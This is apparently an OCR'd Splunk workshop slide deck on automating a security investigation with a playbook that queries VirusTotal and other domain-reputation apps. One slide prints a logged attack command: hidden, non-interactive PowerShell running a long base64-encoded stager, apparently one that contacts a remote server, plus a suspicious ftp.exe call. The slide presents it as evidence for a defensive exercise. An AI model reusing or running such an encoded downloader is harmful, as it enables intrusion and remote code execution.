
Automating the Investigation




Automating the Investigation




Automating the Investigation



Automating the Investigation



Automating the Investigation



Automating the Investigation


The screenshot shows the Splunk Automation interface. On the left, a configuration panel for an 'ACTION' named 'domain reputation - VirusTotal Dev'. The panel includes tabs for 'Configure' (selected) and 'Info'. Under 'Asset', it shows 'virustotal'. In the 'INPUTS' section, there is a field labeled 'domain*' with an information icon (i). This field is highlighted with a pink rectangle. Below it is an 'ADVANCED' section with a 'Done' button. On the right, a process flow diagram on a grid background shows a 'Start' node connected to an 'ACTION' node labeled 'domain reputation'.

Pause ... And Recall


Details	
CommandLine	C:\Windows\system32\ftp.exe -i :winsys64.dll
ParentCommandLine	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI -W Hidden -enc W1JZl0uQXNTRW1iTfkU2V0VFIQRSGnU3lzdGVtLk1hbmFnZW1lbnQuQXV0b21hdGvb15BbXNpVRpbHMnKXw/eyRffKwleyRfLkd1VEZJZUxkCcdbXNpSW5pdEZhawxZCcsJ05vb1YmxpYyxTdgF0aWMnKS5TRXRWYUxVRsgkbIVMbCwkVFJ1RSI901tTWXN0ZW0uTkV0LINFUnZJQ0VQT0luVE1BbmFnRVJd0jpFWFBFY3QxMDBDb250aU51ZT0w0yR3Qz10RVctT2JqRUN0ifNZe1RITS50ZVQuV0ViQ2xpRW500yR1PSdnB3ppbGxhLzUuMCAoV2luZG93cyBOVCA2LjE7IfDPVzY00yBUCmlkZW50LzcuMDsgcnY6MTEuMCkgbGrZSBHZWNrbyc7W1N5c3RlsS5OZXQuU2VydmljZVBvaW50TWFuYWdcl060NlcnZlckNlcnPzmljYXRIVmFsaWRhdGvbkhbGxYWNrD0geyR0cnVlfTskd2MuSGVBZGVSLy5BZEQoJ1VzXlItQWdIbnQnLCR1Ktskv0MuUhJveHk9W1N5U1RFbS50ZXQuV2VCUkVRVWVtDf060kRFZkF1bFRXZUJQcm94WTskv2MuUFJPeHkuQ1JRGV0dElhbFMgPSBbU3lzdEVtLk5FdC5DckvkrW50aWFMQ2FjSGVd0jpEZUZBdUx0TrmV0V09Sa0NSRURITnRJQWx0yRLPVtTeXN0RW0uVGv4dC5fbmNPReLUz1060kfTQ0JLkd1VEJ5VGVTkCcz0DkyODhiZGQ30GU4ZWEyZjU00TQ2ZDMyMDliMTz10Ccp0yRSPXskRCwksz0kQVJnczskUz0wLi4yNTU7MC4uMj1fcv7JEo9KCRKKyRTWyRfxSsk1skXyUkSy5Db3V0dF0pJT1NjskU1skX10sJFNbJEpdpSRTWyrKXSwkU1skX1190yRefCV7JE9KCRkJzEpjt1NjskSD0oJEgrJFNbJEldKSUyNTY7JFNbJEldLCRTWyrIXT0kU1skSF0sJFNbJEldoyRfLUJ4T1IkU1soJFNbJEldkyRTWyrIXSkIMjU2XX190yR3Yy5iZWFkRVJzLkFEZCgiQ29va2lliwic2Vzc2lvbj1scnRSSEtrQTZJTDV0L2Q4RWtrNIFzeHIQdms9lik7JHNlcj0naHR0cHM6Ly9mcG0vcmFhcmRlbGxhLmJhbmQ6NDQzJzskdD0nL2FkbWluL2ldC5waHAn0yREQVRBPSRXQy6Eb1d0TG9hRERBVEEoJFNFUiiskVck7JGIWPSREQXRhWzAuLjNdoYREYXRBPSSrkQVRhWzQuLiREYVRhLmxFTkduaF07LUpvSU5bQ0hhcltdXSgmtCRSICRkYVRhlCgkSVYrJEspKxxJRVg=
ParentImage	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
cmdLine	C:\Windows\system32\ftp.exe -i :winsys64.dll
destinationDnsDomain	fpteraard.be
dvc_asset_tag	windows
fileHashSha1	7C9F42D82849DAFC25EF972EA24EE042FB2F399D
signature	Process Create
sourceDnsDomain	wrk-btun.frothly.local
sourceUserName	FROTHLY\billy.tun
user_identity_tag	americas

This is just a reference, we don't need to go back here

Automating the Investigation




Automating the Investigation




splunk > turn data into doing®

Automating the Investigation




splunk> turn data into doing®

Automating the Investigation




Automating the Investigation




splunk> turn data into doing®

Automating the Investigation



Automating the Investigation




Automating the Investigation

The screenshot shows the Splunk Action interface for 'action 3'. On the left, a sidebar lists various apps: splunk> WHOIS, VirusTotal Dev, ThreatMiner, PhishTank, MaxMind, MalwareBazaar, and splunk> DNS. The 'VirusTotal Dev' item is highlighted with a red box and has a pink arrow pointing to it from a central callout box containing the text 'Click!'. The main area displays a workflow diagram starting with a 'Start' node at the top, which branches down to three parallel action nodes: 'ACTION lookup domain', 'ACTION domain reputation', and 'ACTION Configuring...'. Each action node has a green icon with a waveform.

Automating the Investigation

